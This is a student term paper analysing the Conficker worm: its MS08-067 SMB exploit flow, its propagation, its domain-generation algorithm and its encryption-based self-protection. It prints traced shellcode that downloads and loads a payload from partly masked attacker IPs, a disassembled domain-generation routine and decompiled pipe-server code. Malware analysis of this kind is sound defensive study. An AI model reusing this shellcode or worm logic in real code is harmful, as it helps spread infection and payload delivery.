Ferhat Elmas-214805

ITSE Term Paper

CONFICKER WORM

Introduction

Conficker is a computer worm that targets Microsoft Windows OS(MS08-67)[1] and is capable of linking compromised zombie hosts to a command master. Since it uses state of art[2] techniques, to counter against it is difficult so it propagates pretty fast. It is the fastest outbreak since Sasser 2004[3] and it has very low detection rate by the antivirus tools since Storm 2007 [4]. Conficker can also update itself on the way and it has five versions that are known. Microsoft put $250000 reward for author(s) of Conficker [5].




Figure 1: How Conficker works in very high level [6]

Details

Infection




Figure 2: Top-level control flow(left version A, right version B) [7]

Attack in A,B, C and E (D has no infection vectors) is based on a special RPC over port 445/ TCP to overflow a buffer in the network service of the target, then due to overflow, Windows 2000, XP, 2003 and Vista can execute shellcode without authentication if file sharing is permitted.

-> SMB Negotiate Protocol Request <- SMB Negotiate Protocol Response -> SMB Session Setup AndX Request, <- SMB Session Setup AndX Response, Error: STATUS_MORE_PROCESSING_REQUIRED -> SMB Session Setup AndX Request,	-> SMB Read AndX Request, FID: 0x4000, <- DCERPC Bind_ack: call_id: 1 -> SRVSVC NetPathCanonicalize request **(exploit packet)** <- TCP 445 > 4711 [ACK] Seq=932 Ack=1829 Len=0 <- TCP 1028 > 1474 [SYN] (connect-back)

NTLMSSP_AUTH, User: \ <- SMB Session Setup AndX Response -> SMB Tree Connect AndX Request, Path: \\192.168.3.4\IPC$ <- SMB Tree Connect AndX Response -> SMB NT Create AndX Request, Path: \browser <- SMB NT Create AndX Response, FID: 0x4000 -> DCERPC Bind: call_id: 1 SRVSVC V3.0 <- SMB Write AndX Response, FID: 0x4000,	-> TCP 1474 > 1028 [SYN, ACK] <- TCP 1028 > 1474 [ACK] <- TCP 1028 > 1474 [PSH, ACK] Len=153 **GET /ssfahaci HTTP 1.0 (random filename)** -> TCP 1474 > 1028 [PSH, ACK] Ack=154 Len=86 HTTP 200 OK <- TCP 1028 > 1474 [ACK] Seq=154 Ack=87 Len=0 -> TCP 1474 > 1028 [ACK] Seq=87 Ack=154 Len=1440 **PE Executable DLL Download**

Figure 3: MS08-067 exploit flow on port 445/TCP [8]

Conficker A Shell Code	Conficker B Shell Code
HMODULE LoadLibraryA (LPCTSTR lpFileName = 0x004182d7 => = "urlmon";) = 0x7df20000; HRESULT URLDownloadToFile (LPUNKNOWN pCaller = 0x00000000 => none; LPCTSTR szURL = 0x004182e2 => = **"http://114.44.XX.XX:2363/wkpqz"**; LPCTSTR szFileName = 0x0012fe88 => = "x."; DWORD dwReserved = 0; LPBINDSTATUSCALLBACK lpfnCB = 0;) = 0; HMODULE LoadLibraryA (LPCTSTR lpFileName = 0x0012fe88 => = "x.";) = 0x00000000; void ExitThread (DWORD dwExitCode = 0;) = 0;	HMODULE LoadLibraryA (LPCTSTR lpFileName = 0x00418a37 => = "urlmon";) = 0x7df20000; HRESULT URLDownloadToFile (LPUNKNOWN pCaller = 0x00000000 => none; LPCTSTR szURL = 0x00418a42 => = **"http://94.28.XX.XX:5808/jmwat"**; LPCTSTR szFileName = 0x0012fe88 => = "x."; DWORD dwReserved = 0; LPBINDSTATUSCALLBACK lpfnCB = 0;) = 0; HMODULE LoadLibraryA (LPCTSTR lpFileName = 0x0012fe88 => = "x.";) = 0x00000000; void ExitThread (DWORD dwExitCode = 0;) = 0;

Figure 4: Executed shellcode by worm [9]

Infected computer runs a HTTP server between ports 1024 and 10000, executed shellcode connects back to the server to download actual payload in the form of DLL and attach itself to svchost.exe(A+), services.exe(B+) or Windows Explorer(B+). Moreover, version B and C can execute a copy of itself in ADMIN$ share of computers that are seen in the LAN. If there is a password protection, it can also try dictionary attack on passwords. Version B and C can also propagate via removable media(USB Flash) by exploiting autorun property of Windows.

Figure 5: Autorun Property of the worm - first option is added by the worm, if it is clicked, worm will be executed [10]

Propagation

Worm generates domain names via using a pseudo random number generator and current day as a seed.

Random Number Generation

```
loc_9A995D:
        push  20h
        push  40h
        call  dword_9A10C0                  ; GlobalAlloc(0x40, 0x20) - alloc 32by
        mov   edi, eax                      ; edi = GlobalAlloc() = domain
        mov   [ebp+ebx*4+var_454], edi
        call  sub_9A96EE                    ; eax = generate_random()
        push  4
        cdq                                 ; sign extends word in eax
        pop   ecx                           ; ecx = 4
        idiv  ecx                           ; div eax by ecx, remainder in edx
        mov   [ebp+var_4], 0                ; var_4 = 0
        mov   esi, edx
        add   esi, 8                        ; esi = edx + 8 (edx -3 to 3)
        jz     short loc_9A99AC

loc_9A9989:
        call  sub_9A96EE                    ; eax = generate_random()
        push  eax
        call  sub_9B3330                    ; eax = abs(random_num)
```

```
        pop   ecx
        cdq                                     ; edx = 0
        push  1Ah
        pop   ecx                               ; ecx = 26
        idiv  ecx                               ; div eax by ecx, remainder in edx
        mov   eax, [ebp+var_4]                  ; eax = var4
        add   dl, 61h                           ; dl = dl + 'a'
        inc   [ebp+var_4]                       ; var4++
        cmp   [ebp+var_4], esi
        mov   [eax+edi], dl                     ; edi[var4] = dl
        jb     short loc_9A9989                 ; if var4 < esi jmp to 9a9989

loc_9A99AC:
        mov   byte ptr [edi+esi], 0
        call  sub_9A96EE                        ; generate_random()
        push  5
        pop   ecx                               ; set ecx = 5
        xor   edx, edx                          ; set edx = 0
        div   ecx                               ; edx =  eax % 5
        push  off_9B53A8[edx*4]                 ; suffix= .com,.net,.org,.info,.biz}
        push  edi
        call  sub_9B3336                        ; strcat(domain, suffix)
        inc   ebx                               ; ebx = ebx + 1
        cmp   ebx, 0FAh
        pop   ecx
        pop   ecx
        jl     short loc_9A995D                 ; check if ebx < 250
        mov   [ebp+var_8], 1                    ; var_8 = 1
```

Figure 6: Random number generation algorithm of worm [11]

Then, worm tries HTTP connections to get payload. Variant A uses 5 top level domain to generate domains and in Variant B, this number is increased to 8.




Figure 7: Domain generation flow of the worm [12]

Variant C implement a push mechanism to say the domain name to other computers in the LAN.




Figure 8: Propagation/Create process flow (black version A and B, red new ways in C) [13]

```
signed int __stdcall SetNamedPipeServer()
{
  DWORD Error_Code;
  const CHAR Name_of_Pipe;
  HANDLE Pipe_HANDLE;
  int connection_status;
  char Piped_Message_buffer;
  DWORD NumberOfBytesRead;
```

```
  create_name_forpipe((char *)&Name_of_Pipe, 260u);
  while ( 1 )
          {
          Pipe_HANDLE = CreateNamedPipeA(&Name_of_Pipe, PIPE_ACCESS_DUPLEX, PIPE_TYPE_MESSAGE, 10u,
0x400u, 0x400u,
                                         1000u, 0);
    if ( Pipe_HANDLE == -1 )
      return 1;
          connection_status = ConnectNamedPipe(Pipe_HANDLE, 0);
          Error_Code = GetLastError();
    if ( !connection_status )
          {
        if ( Error_Code != 535 )                    // 535 system error code: there is a process on the other end of
the pipe
          break;
          }
    if ( ReadFile(Pipe_HANDLE, &Piped_Message_buffer, 0x400u, &NumberOfBytesRead, 0) )
          {
        if ( !(Piped_Message_buffer[-1]) )
          thread_download_file_from_url(&Piped_Message_buffer);
          }
          CloseHandle(Pipe_HANDLE);
          }
  CloseHandle(Pipe_HANDLE);
  return 0;
}

int __cdecl create_name_for_pipe(char *Dest, size_t Count)
{
  DWORD nSize;
  CHAR Buffer;

  nSize = 256;
  GetComputerNameA(&Buffer, &nSize);
  return snprintf(Dest, Count, "\\.\pipe\System_%s%d", &Buffer, 7);
}
```

Figure 9: Pseudo code of the new pipe server flow that is red in figure 8 [13]

Variant D and E construct a Peer-to-peer network. They scan wider network via UDP and later transfers payload via TCP but this feature of worm couldn't be completely understood.




Figure 10: Network activity after infection(version-A 8 hours), working domain generation algorithm is obvious [14]

Defence

Used first tool is encryption. Payloads are hashed via SHA-1 and then encrypted via RC4 with 512-bit key. Finally, hash is signed by RSA with 1024-bit key. Payload is only executed when signature is valid. After a successful attack is applied on SHA-1, variant B upgraded its hash function to MD6 and increased key size of RSA to 4096 bits. Secondly, worm disables most of system modules that can capable detect and remove it such as AutoUpdate, ErrorReporting, Defender and Security Center. Third, it blocks websites of some security companies. Finally, worm deletes system restore points.




Figure 11: Payload Encryption and Validation Flow of Worm [15]

Conficker A Embedded Keys	Conficker B Embedded Keys
epub = 1B16A **Modulus: size = 64 words = 1024 bits** 25BF7640 E9FE919B 3C2A030B 1EF64327 E23AC10A EEE93EA5 6A36AB28 6561DAE3 6E5CA3C1 821BA9E9 6F1DE9B0 F41D66F7 CB01FC34 2560EE53 949EAEAE 551A66DE 56136DF6 ABE91715 970B077A 98574572 5BF2764E E85616BA 50F4E6C3 4B96E24F CA86ECDF 5037EF78 364173F6 56B9248A E72EFE45 31ED091B E816D789 617BF0CF	**epub =** 0C351 **Modulus: size = 256 words = 4094 bits** 88A8BEE7 7DED455C 41CD6883 2C79C3B2 BC4D7333 4C801030 96846399 ECDB7018 CAFE9CDD B5263FBA B749DA71 441FFD7F 2D179ADF C4031AE3 3AF0EB57 D4086357 A30F204B 744CAEF5 06443787 00D5E18A 485BC1AD 0BE12269 2E6B7924 CB3F9D36 D2130437 3366D8C0 97D227BD 61DAF2E5 95A3B0D3 A76030BA 5249A1CC FBA5B7FA ECFA3218 25BD3CAD E6DCE7D6 ED7104DC 4992AA42 07F91D7E 9247CB15 A800C61E 0EF33ACF 9CC24C76 08701C1A B047261B C80DF107 7A5D9E2D A28E983C 9DB1835B 09404D47 2D58E6B6 1C2C8A60 26BD6B76 B13400BC D6B7D9ED 9721E605 EEF95D08 53A64B60 7398D7FD D1FC30CD 4A29DE21 3D315A49 EB6AE350 74D7D161 7ED4993B E435259A A8D920C3 56E53DC8 3972665D 23F17BDC C69E9393 A87D628A 6811EE23

	7E386DEC 02DADFEB BB6AD6F3 D930A4E5 8AC26CE4 13659917 3140864C 605B400C BB43338E 938A8712 F97E9E45 93E92944 CC880FCB 14349915 5FF6C269 AF873383 8045DBD2 BF802693 8A08DA5B 319EC35B BCFCCF8C 578E9E8D CC03D4BC B6DA1CEA 10D57010 92AD0968 B6985FF2 FFC6C9A2 2989D649 F24D2F2F 4DF38C9D 2E2472AF 4CF2D003 D86AA6DE 422B5CD7 9FC8901B 39455258 E93DB6B2 2D9A7897 FB59E1DD B385DF72 7E83E2CB 25418501 967F5912 4DADA619 3603E8EC 42934976 333406E6 21E95687 CD44E85E F375EB4B 8BF0723C BA1B4C72 D61E44E6 4912CA45 F52DA7E7

Figure 12: Embedded public keys into Worm for validation [16]

